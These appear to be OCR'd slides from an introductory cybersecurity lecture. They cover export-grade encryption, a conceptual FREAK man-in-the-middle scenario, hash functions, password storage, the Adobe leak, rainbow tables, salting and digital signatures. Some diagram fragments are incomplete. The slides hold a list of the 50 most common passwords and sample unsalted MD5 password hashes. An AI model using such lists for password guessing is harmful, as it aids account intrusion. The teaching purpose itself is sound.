https://commons.wikimedia.org/wiki/File:Munitions_T-shirt_(front).jpg
https://commons.wikimedia.org/wiki/File:Munitions_T-shirt_(back).jpg



Source: https://www.benzinga.com/general/education/19/08/12174598/this-day-in-market-history-the-netscape-ipo

„International security”

- “Regular” Netscape (US edition) supported:
  - Asymmetric encryption keys with length 1024-bits and more (RSA),
  - Symmetric encryption keys with length 128-bits (RC4 and 3DES).
- „International” Netscape supported:
  - Asymmetric encryption keys with length 512-bits (RSA),
  - Symmetric encryption keys with length 40-bits (RC2 and RC4).

„International security”


- Symmetric encryption with 56-bits long key (DES)
  - $2^{56} = 72\,057\,594\,037\,927\,936$ possible keys
  - Intel i7-8700K 6C 3.70GHz needs about **37 years** to break it
  - IBM Summit (9216x 22C 2.07GHz) needs about **6 minutes**
- Symmetric encryption with 40-bits long key:
  - Intel i7-8700K 6C 3.70GHz needs about **37 seconds**
  - Typical PC from 2004: **2 weeks**
  - EFF Deep Crack z 1998 (1856 specialized chips): **2 seconds**
  - American NSA in the 90s: **???**

Paul Kocher and Deepcrack, 15.01.1998



FREAK
Factoring RSA Export Keys (2015)

Hey mybank.com, I want to establish secure channel with you. I can do it this way (...)

Hey mybank.com, I want to establish secure channel with you. **But I can do it only using Export RSA 512-bits**.



This is not the algorithm I asked for!




No server should support such outdated encryption!

Hey! Ok, we will use Export RSA 512-bit. Here you have my certificate and my public key


Hey! Ok, we will use Export RSA 512-bit. Here you have my certificate and my public key

Encrypted using

mybank.com, this is our new symmetric key



Encrypted using 

mybank.com, this is our new symmetric key 

Encrypted using 

mybank.com, this is our new symmetric key 

RSA 512-bits  is super easy to break! Just give me a moment and I will find 

I am decrypting message using 

I found  ! Now I can decrypt messages that were encrypted using  , alter them, encrypt them again and send them to server!

Encrypted using 

Send 100 USD to Bob

Encrypted using 

Send 100 USD to Eve


„Man in the middle” (MitM) cyberattacks

- Man in the middle is an attack, where attacker eavesdrops (listens secretly) and alters messages transferred between parties, without their knowledge nor consent.
- MitM attacks usually require one of following scenarios:
  - Providing the victim fake encryption key (generated by the attacker),
  - Forcing both parties to use weak encryption algorithms that are easy to break (just like in FREAK attack),
  - Client connecting to fake server under control of attacker (e.g. by altering DNS records).


Cybersecurity
Hash functions and passwords

Hash function

- Hash function allows us to **assign some small, constant value** to any given data.
  - Generated hash value is **repeatable** – same input data will result in same hash value. This means that hash function is **deterministic**.
  - Generated hash value has fixed size – is always the same length (has same number of characters), no matter how big or how small input data is.
  - Generated hash value is quasirandom (seems to be random, but it is not).



File
(input data)




Hash function

`d7552004946c5bc6`

Hash value
(digest)

Easy



Input data

Hash function

Result

Impossible

Good hash function characteristics

- It should be **very quick to calculate** (low computation cost).
- It should **minimize the risk of collision**
  - Collision is a situation, where two different inputs generate the same hash value.
- It should **evenly distribute hash values** over all possible values (output range).
  - That is, every hash value should be generated with roughly the same probability and there should not be any value that is frequently or rarely emerging.
- There should be an "**avalanche effect**" – a small change in the input data should cause big change in resulting digest.
  - MD5 for "`Alice has a cat`" = `ccff329fb319d44400635f67d07a0a71`
  - MD5 for "`Alice has a cat.`" = `d606b413d7d177178e853fabb242ed6a`
  - MD5 for "`alice has a cat`" = `b017a5d363b57d03409c991903576aa7`

Obsolete hash functions

- **MD5** (Message-Digest algorithm 5) (1992-2004)
  - Length: 128 bits (32 hexadecimal digits)
  - MD5(“Alice has a cat") = `ccff329fb319d44400635f67d07a0a71`
  - MD5("Alice has cats") = `e0ba71149c29fedeff5cdca6d1b03daa`
  - In 2004, scientists found a way to generate MD5 collisions
- **SHA-1** (Secure Hash Algorithm 1) (1995-2017)
  - Length : 160 bits (40 characters)
  - SHA1("Alice has a cat") = `381f2cd333a24c56d9edf84d1c664e0226024842`
  - SHA1("Alice has cats") = `0732f8efcf025bfcb995e149cb2445915700961c`
  - In 2017, Google announced a practical attack on SHA-1 by generating two different PDFs that had the same SHA-1 digest.

Modern hash functions

- **SHA-2** (Secure Hash Algorithm 2) (2001+)
  - Length: 224-512 bits
  - SHA2-512(“Alice has a cat") =
    `89a1a394aab7042c4717967884c58a05baa6f5808bebc89787b7313b692d61e5`
    `f2b7a90ff749ae89d134fb6841c436229de04512014bc99174fe7d55c2adde82`
  - Designed by the NSA
  - Widely used in SSL, TLS, PGP, SSH, Bitcoin
- **SHA-3** (Secure Hash Algorithm 3) (2002+)
  - Length : 224-512 bits
  - SHA3-512(“Alice has a cat") =
    `735673ae5f53b0aba80889998534c67a0109462dd5e931fb5a0774f7eb10f23f`
    `2097b0e17037dffb9bd5e2808796c7e7a898620b55618ef545d5823c205d75fa`
  - SHA-3 has an internal "sponge" construction - it can "absorb" any amount of data and "squeeze" it into digest of any length

Common uses of hash functions

- Hash functions are widely used in the IT world:
  - For checking **files integrity** - after downloading a file, e.g. from the Internet, we can calculate its digest and make sure it has not been modified

releases.ubuntu.com/20.04/

ubuntu re

Name	Last modified	Size
Parent Directory		-
MD5SUMS	2020-04-23 13:46	134

releases.ubuntu.com/20.04/SHA256SUMS

```
e5b72e9cfe20988991c9cd87bde43c0b691e3b67b01f76d23f8150615883ce11 *ubuntu-20.04-desktop-amd64.iso
caf3fd69c77c439f162e2ba6040e9c320c4ff0d69aad1340a514319a9264df9f *ubuntu-20.04-live-server-amd64.iso
```

Ubunt

cal Fossa)

SHA1SUMS	2020-04-23 13:46	150
SHA1SUMS.gpg	2020-04-23 13:46	819
SHA256SUMS	2020-04-23 13:46	198
SHA256SUMS.gpg	2020-04-23 13:46	819
ubuntu-20.04-desktop-amd64.iso	2020-04-23 07:52	2.5G
ubuntu-20.04-desktop-amd64.iso.torrent	2020-04-23 13:45	51K

Common uses of hash functions

- The hash functions are widely used in the IT world:
  - For **passwords** – instead of storing the password as plaintext (on the server side), we only store its hash.
  - When users logs in, we calculate hash out of provided password and check is it the same as password digest saved in the database.

ID	USERNAME	PASSWORD	PASSWORD_HINT
1	admin	21232f297a57a5a743894a0e4a801fc3	The boss
2	alex12	c672a54602499d2818ffbbfa361bebe1	Dog’s name
3	djChris	7ca5e6a91d1c24133fd5da3536c2e78a	Football team
4	gw	d52387880e1ea22817a72d3759213819	Coding language
5	john_doe	21232f297a57a5a743894a0e4a801fc3	NULL

  - Thanks to this, in case of database leak - users' passwords are safe


THE VERGE TECH REVIEWS SCIENCE CREATORS ENTERTAINMENT VIDEO FEATI

TECH \ ADOBE

Over 150 million breached records from Adobe hack have surfaced online

By Chris Welch | @chriswelch | Nov 7, 2013, 6:08pm EST

Source Naked Security (Sophos blog)



adobe cs6 1020


Things aren't getting much better for Adobe after the company endured a major security breach last month. If you believe the Sophos Naked Security blog, things may be far worse than originally thought. Adobe's initial estimate was that information on nearly 3 million user accounts was compromised during the intrusion. That number quickly ballooned up to 38 million. But according to Paul Ducklin at Naked Security, a database of Adobe user data has turned up online at a website frequented by cyber criminals. When all is said and done, Ducklin suggests Adobe's security blunder could rank among the worst in history. He says over 150 million "breached records" can be found in the database dump, which is a staggering 10GB when uncompressed. After analyzing a sample pool of records that were part of the leak, Sophos found that Adobe used some questionable encryption techniques.

Source:
https://www.theverge.com/2013/11/7/5078560/over-150-million-breached-records-from-adobe-hack-surface-online

Adobe Crossword | Crossword | FAQ | Contact

A crossword based on the Adobe password leak.
Inspired by xkcd #1286: Encryptic

Password popularity: 1-100 | 101-200 | 201-300 | 301-400 | 401-500 | 501-600 | 601-700 | 701-800 | 801-900 | 901-1000



Reveal | Check | Hide

Across

- 6: pYT5lq/hxxk=
  - food; mouse; dairy; cheddar; yellow; fromage; swiss; yum; favorite food; queso; yummy; Food; smelly; usual; mice; cheesey; mouse food; chedder; gouda; milk; dairy product; crackers; ch; pizza; nickname; cheese1; fav food; dog; c; yellow food; edam; cheesy; poop; fave food; eseehc; brie; smells; same; normal; ham; smile; moo; mmmm; mmm; lol; cow; che; american; wisconsin; tasty
- 7: FNr/AqTT8bvioxG6CatHBw==
- 8: 0TU3uKPsPhg=
- 9: j9p+HwtWWT+YRcfaHC+Tdw==
- 10: Kg4/xXFwXDM=

Down

- 1: f8SiTDaggtc=
  - mouse; dog; disney; cat; pet; nickname; name; Mouse; cartoon; Disney; character; dogs name; Dog; the mouse; minnie; son; my dog; dog's name; favorite character; usual; first dog; Cat; me; chat; hond; favorite mouse; disney character; nick name; animal; wife; mick; m; husband; cartoon character; ????; same; mickey mouse; kat; ears; pet name; my cat; kitty; disney mouse; daughter; horse; disneyland; dad; ; puppy; pup
- 2: g2B6PhWEH366cdBSCql/UQ==
- 3: d8fJq+5iC0nlNF+G++BX7w==
- 4: g+/hUkh3HrbSPm/keox4fA==
- 5: rNhveK0RH5Q=
- 7: bx7k/eMGcgw=

Źródło: https://zed0.co.uk/crossword/

50 most popular passwords

1 to 10	11 to 20	21 to 30	31 to 40	41 to 50
123456	123123	mustang	7777777	harley
password	baseball	666666	f*cky*u	zxcvbnm
12345678	abc123	qwertyuiop	qazwsx	asdfgh
qwerty	football	123321	jordan	buster
123456789	monkey	1234567890	jennifer	andrew
12345	letmein	p*s*y	123qwe	batman
1234	shadow	superman	121212	soccer
111111	master	270	killer	tigger
1234567	696969	654321	trustno1	charlie
dragon	michael	1qaz2wsx	hunter	robert

Source: https://www.imunify360.com/blog/patterns-of-thought-the-psychology-of-weak-passwords


Rainbow tables

- **Rainbow table** is a precomputed table of passwords digests, used to quickly crack the passwords.
- They can be understood as a dictionary with many digests and their corresponding passwords (in plaintext).
- **They significantly speed up password guessing**, because they do not require hashes calculation for many commonly used password values – but only comparing digest we are trying to crack with previously calculated digests from rainbow table.
- Rainbow tables does not contain all possible passwords – only the most popular and shortest ones.
- We can defend against rainbow tables by **salting passwords**.

Password salting

- If two users have the same password – its digest is identical, which is undesirable. However, we cannot ask every user to pick different password than any other (it would be a security leak!).
- However, when user sets up an account on our site, we can **generate some random characters** that we will add to the password before calculating its hash. Those random characters are called **salt**.
- Thanks to this, two users with the same password will have different password digests saved in the database.

Password salting



Password salting

hash value from password with salt

salt


ID	USERNAME	PASSWORD	PASSWORD_HINT	PASSWORD_SALT
1	admin	5e0fdb94ec842b750ac2f8990a6f0153	The boss	pCsYMzVe
2	alex12	9c44a17542ecb5d2744149af76761fff	Dog’s name	qaXffplw
3	djChris	3a0ee9b439073c1c3ce6efad4efc26e3	Football team	hROgstza
4	gw	2642d5b9001c5a21f4a14c04d1d12ec5	Coding language	Oqjsuvml
5	john_doe	463f095924d79424445860b769fe47bf	NULL	ikRxPaqs

How to build a good password?

- Very simple and popular passwords (one word or few numbers) are **always bad idea**!
- Short passwords, built from random letters are difficult for humans to remember and easy to crack for computers.
- Long passwords, build from words – can be broken by so called dictionary attacks.
- Best way to create password? Mix it all up!
  - Use one or two words (to make sure password is long enough),
  - Use few special characters (like `!` or `&` - to provide broader character space),
  - Add few seemingly random letters that are not words in language (to provide protection against dictionary attacks).
- Example: **`4bananasfromAfrica#mlstf`**
  - `mlstf` are first letters of words in phrase „**m**onkeys **l**ove **s**haring **t**heir **f**ood”.

How to manage passwords?

- Having a separate password for each website is highly recommended, but remembering all of them is nearly impossible nowadays.
- We can get some aid from **password managers** like **KeePass** or LastPass.
- We encrypt the database of all less significant passwords for various websites using one main, strong password.
- For most important services like email, electronic banking system, healthcare system – it's better to store password only in your head.



Cybersecurity
Digital signature and certificates

Digital signature

- A **digital signature** is a way of verifying the authenticity of digital messages or documents.
- We want to make sure that:
  - The message was created by a known sender (**authentication**),
  - The message has not been altered (modified) and it is as created by the sender (**integrity**),
  - The sender cannot deny the fact of signing the message (**non-repudiation**).
- Digital signatures use hash functions and asymmetric cryptography:
  - Asymmetric cryptography is used the other way around:
    - **Private key** is used for **encryption** (signing)
    - **Public key** is used for **decryption** (confirming signature)

Common uses of hash digital signature

- Ensuring the credibility of official, state messages (sent by city hall or tax office).
- Ensuring the credibility of electronic bank messages (e.g. money transfer confirmation), medical data and other.
- Ensuring the credibility of land and mortgage registers etc.

Alice – signing a document

Document

This is a document content

Hash function

Alice's private key

91cea73901f132a8

Document digest


ENCRYPTION

A1f7vYu1VkC43KGi4

Digital signature

i.e. encrypted document digest

Sending document




Document

A1f7vYu1VkC43KGi4

Digital signature
i.e. encrypted document digest

Alice's public key



Bob – digital signature verification

Document

This is a document content

Hash function

91cea73901f132a8

Document digest (generated from document)

A1f7vYu1VkC43KGi4

Digital signature *i.e. encrypted document digest*


DECRYPTION

Alice's public key

91cea73901f132a8

Document digest (generated from signature)

If digest are identical – we're good!




Document

A1f7vYu1VkC43KGi4

Digital signature
i.e. encrypted document digest

Alice's public key



Forging a document


This is an altered document

Forged document

`F5a1kS0sLqn95aKJC`

New digital signature
i.e. encrypted forged document digest

